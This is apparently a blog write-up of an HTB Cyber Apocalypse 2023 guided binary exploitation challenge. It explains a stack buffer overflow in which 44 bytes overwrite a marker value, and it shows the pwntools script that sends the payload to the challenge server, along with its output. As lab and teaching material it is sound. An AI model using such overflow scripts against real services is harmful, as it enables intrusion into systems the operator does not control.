
CHALLENGE DESCRIPTION Get ready for the last guided challenge and your first real exploit. It’s time to show your hacking skills.
Let’s get started on the cyber apocalypse journey!
First off seems to be a binary exploitation room. And a guided one too! Downloading the given files and extracting them in a dedicated fodler gives us the files:
1
2
3
4
5
6
7
8
9
┌──(kali㉿kali)-[~/htb/cyberapocalypse2023/getting_started/challenge]
└─$ ls -la
total 40
drwxrwxr-x 3 kali kali  4096 Feb 28 21:33 .
drwxr-xr-x 3 kali kali  4096 May 31 15:48 ..
-rw-rw-r-- 1 kali kali    25 Feb 28 21:20 flag.txt
drwxrwxr-x 2 kali kali  4096 Feb 28 21:20 glibc
-rwxr-xr-x 1 kali kali 17208 Feb 28 21:20 gs
-rwxrwxr-x 1 kali kali   434 Feb 28 21:36 wrapper.py
We got a wrapper.py. Wich is a baseline binary exploitation script using pwntools. A fake flag for testing, the binary we are going to exploit and a copy of glibc.
If we run the gs executable, we see the guided exploit.

We are shown how a buffer overflow attack works and given instructions for how we can overflow the buffer. A prompt is shown and we can inpuit data to it. When data is given the result on the stack is shown.
Following the interactive guide, we see it wants us to fill the buffer up to and including the 0xdeadbeef value. By reading this and understanding how the buffer works. We can see from the explained stack that it holds 32 bytes, 8 bytes is given for alignment and then the deadbeef value. So 44 bytes of data is enough to overwrite it! Modifying the given wrapper script is enough this time around, but we might want to change ut up a bit later if we keep getting binary explotatins.
The room can easely be completed with netcat: nc <ip> <port>
But let’s use the supplied script instead. It introduces pwntools wich is a python framework for binary exploitation. It comes with alot of features, the checksec tool, complete with logging functionality and lots more.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
#!/usr/bin/python3.8

'''
You need to install pwntools to run the script.
To run the script: python3 ./wrapper.py
'''

# Library
from pwn import *

# Open connection
IP   = '188.166.151.118' # Change this
PORT = 30873      # Change this

r    = remote(IP, PORT)

# Craft payload
payload = b'A' * 44 # Change the number of "A"s

# Send payload
log.info("Accepting data")
r.recvuntil(b">>")
log.info("Data recieved, sending paylaod")
r.sendline(payload)
log.info("payload sent!")
# Read flag
#r.interactive()
success(f'Flag --> {r.recvline_contains(b"HTB").strip().decode()}')
Running the script gives the flag!
1
2
3
4
5
6
7
└─$ python3 ./exploit.py
[+] Opening connection to 188.166.151.118 on port 30873: Done
[*] Accepting data
[*] Data recieved, sending paylaod
[*] payload sent!
[+] Flag --> HTB{xxxxxxxxxxx sensored xxxxxxxxxxxx}
[*] Closed connection to 188.166.151.118 port 30873
A few weeks ago, i looked into the first challenges on ROP emporiom. Challenges ment to learn Return Oriented Programming, wich is a tecnique used when NX is enabled and we are unable to execute code off the stack. Hopefully we get to utilize this in a box later on in the challenge.
But for now. This is it. An easy little box to get us warmed up both on the challenge and the write-up writing.